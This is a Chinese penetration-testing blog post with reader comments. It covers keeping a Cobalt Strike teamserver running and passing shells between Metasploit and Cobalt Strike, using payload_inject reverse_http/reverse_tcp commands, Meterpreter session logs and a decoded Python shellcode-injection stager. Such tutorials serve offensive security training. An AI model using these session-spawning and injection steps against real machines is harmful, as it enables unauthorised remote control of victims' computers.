


Cobaltstrike teamserver持久化



由于我们在终端中的操作都属于SSH进程的子进程，当网络中断或SSH连接断开时，终端会收到HUP(hangup)信号从而关闭所有子进程。为了使Cobaltstrike的服务端保持持久化，我们需要采取一些措施。

1. 让进程忽略HUP信号；
2. 让进程运行在新的会话里，成为不属于此终端的子进程。

一般来说，第一种思路可以nohup命令实现，结尾加上"&"可将命令放入后台运行：

```
[root@Fazx ~]# nohup ping 0sec.com.cn &
[1] 3059
nohup: appending output to `nohup.out'
[root@Fazx ~]# ps -ef | grep 3059
root      3059      984  0 21:06 pts/3    00:00:00 ping 0sec.com.cn
```

第二种思路则对应setsid命令：

```
[root@Fazx ~]# setsid ping 0sec.com.cn
[root@Fazx ~]# ps -ef | grep 0sec.com.cn
root      31094      1  0 20:28 ?        00:00:00 ping 0sec.com.cn
```

可以看到进程ID (PID) 为31094，而它的父ID (PPID) 为1 (即init进程ID)，并不是当前终端的进程ID。


此外，将命令与&放在()中执行也可以实现setsid相同的效果：

```
[root@Fazx ~]# (ping 0sec.com.cn &)
[root@Fazx ~]# ps -ef | grep 0sec.com.cn
root      3998      1  0 20:37 pts/4    00:00:00 ping 0sec.com.cn
```

而为了避免大量命令的重复操作，或某一条命令忘记附加命令等情况，本文重点推荐使用screen工具实现需求，它可以方便地模拟出多个终端窗口，并将所有进程挂到init的

```
# screen
apt-get install screen
```

输入screen新建一个窗口，在此窗口中直接正常输入命令，完成后使用Ctrl+A+D组合键将窗口放入后台执行，可以看到有会话为脱离状态：



使用screen -ls查看后台窗口，screen -r ID恢复指定会话：

```
screen -r 14662
```

同样的，Metasploit监听端口等待反弹shell时，也可以用这种方式进行持久化，操作相对于nohup要方便得多。

MSF派生shell给Cobaltstrike

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 107.107.107.107:6666
[*] Sending stage (179779 bytes) to 122.122.122.122
[*] Meterpreter session 1 opened (107.107.107.107:6666 -> 122.122.122.122:50817) at 2019-11-01 04:52:07 -0800

meterpreter > sysinfo
Computer      : WIN-K0I3NP07IUE
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : zh_CN
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/payload_inject
msf5 exploit(windows/local/payload_inject) > set PAYLOAD windows/meterpreter/reverse_http
```

获取MSF shell、建立session后在meterpreter执行background将会话放到后台，切换payload。

拥有MSF shell的攻击机与搭建Cobaltstrike的服务端不需要是同一台主机，端口相通即可实现远程派生shell。

```
msf exploit(handler) > use exploit/windows/local/payload_inject
msf exploit(payload_inject) > set PAYLOAD windows/meterpreter/reverse_http
msf exploit(payload_inject) > set DisablePayloadHandler true
msf exploit(payload_inject) > set LHOST [ListenerIP]
msf exploit(payload_inject) > set LPORT [ListenerPORT]
msf exploit(payload_inject) > set SESSION [session ID]
msf exploit(payload_inject) > exploit
```

配置set DisablePayloadHandler true的原因是payload_inject执行之后会在本地产生一个新的handler，而我们之前已经有了一个，不需要再生成。

多个session同时建立时可以列举所有session并按需选择想要派生的shell：

```
msf5 exploit(windows/local/payload_inject) > sessions

Active sessions
=====

Id  Name  Type  Information  Connection
--  --
1   meterpreter x86/windows WIN-K0I3NP07IUE\Caravan @ WIN-K0I3NP07IUE 107.107.107.107:6666 -> 122.122.122.122:50817


msf5 exploit(windows/local/payload_inject) > set SESSION 1
SESSION => 1
msf5 exploit(windows/local/payload_inject) > exploit

[*] Running module against WIN-K0I3NP07IUE
[-] PID does not actually exist.
[*] Launching notepad.exe...
[*] Preparing 'windows/meterpreter/reverse_http' for PID 3984
msf5 exploit(windows/local/payload_inject) >
```

CS端配置如下监听器：

```
windows/beacon_http/reverse_http
```

CS端肉鸡上线成功：




Cobaltstrike派生shell给MSF

在CS获得一个beacon shell后，配置监听器

windows/foreign/reverse_tcp

注意由于要与之后MSF的windows/meterpreter/reverse_tcp配置保持一致，这里是reverse_tcp而不再是reverse_http，同样的，配置IP与端口也应与MSF的监

提早在MSF设置exploit/multi/handler对反向TCP连接的监听，这一步比较常规不再赘述。对需要派生的目标右击选择Spawn，之后选择对应的监听器。




另一端MSF稍后即获取到shell连接，获得Meterpreter会话：

```
msf5 exploit(multi/handler) > exploit

[-] Handler failed to bind to [REDACTED]:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (179779 bytes) to [REDACTED]:
[*] Meterpreter session 1 opened ([REDACTED]:4444 -> [REDACTED]:49899) at 2019-10-31 1

meterpreter > sysinfo
Computer      : [REDACTED]-CNWIN7X64
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : zh_CN
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```



后话

有什么需要派生shell的场景呢？首先CS虽然强大但用于攻击的载荷模块并不如MSF丰富，可参考的资料也较少，此时需要MSF接手shell继续进行后续渗透流程；其次CS的Web Delivery中python类型的载荷，解码后如下(略去shellcode)：

```
import ctypes
import platform

(arch, type) = platform.architecture()

# 32-bit Python
if arch == "32bit":
    shellcode = "xxxx"

# 64-bit Python
elif arch == "64bit":
    shellcode = "xxxx"
else:
    shellcode = ""

# sanity check our situation
if type != "WindowsPE" or len(shellcode) == 0:
    quit()

# inject our shellcode
rwxpage = ctypes.windll.kernel32.VirtualAlloc(0, len(shellcode), 0x1000, 0x40)
ctypes.windll.kernel32.RtlMoveMemory(rwxpage, ctypes.create_string_buffer(shellcode), len(shellcode))
handle = ctypes.windll.kernel32.CreateThread(0, 0, rwxpage, 0, 0, 0)
ctypes.windll.kernel32.WaitForSingleObject(handle, -1)
```

可以看到攻击代码中判断了WindowsPE，也就只能直接获取Windows shell。但通过派生shell我们可以使用MSF针对Linux的攻击载荷，获取Linux权限后接管到CS平台，从而拓展了团队协作渗透的广度与深度。

Cobaltstrike核心的功能还是后渗透阶段，免杀、内网中的横向移动、内网转发、C2配置文件等，后续的文章也会围绕这些内容进行展开。

写本文时值万圣节，Metasploit也更换了主题banner：



点击收藏 | 2 关注 | 2
[上一篇：详解PHP反序列化中的字符逃逸](#)
[下一篇：eyoucms后台文件上传漏洞\(C...](#)
 1. 2 条回复



[plz](#) 2019-11-14 10:49:27

你是不是对“持久化”这三个字有什么误解
 0 回复Ta



[Fazx](#) 2019-11-15 10:45:23

[@plz](#) teamserver持久化 (

0 回复Ta

[登录](#) 后跟帖

[先知社区](#)

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)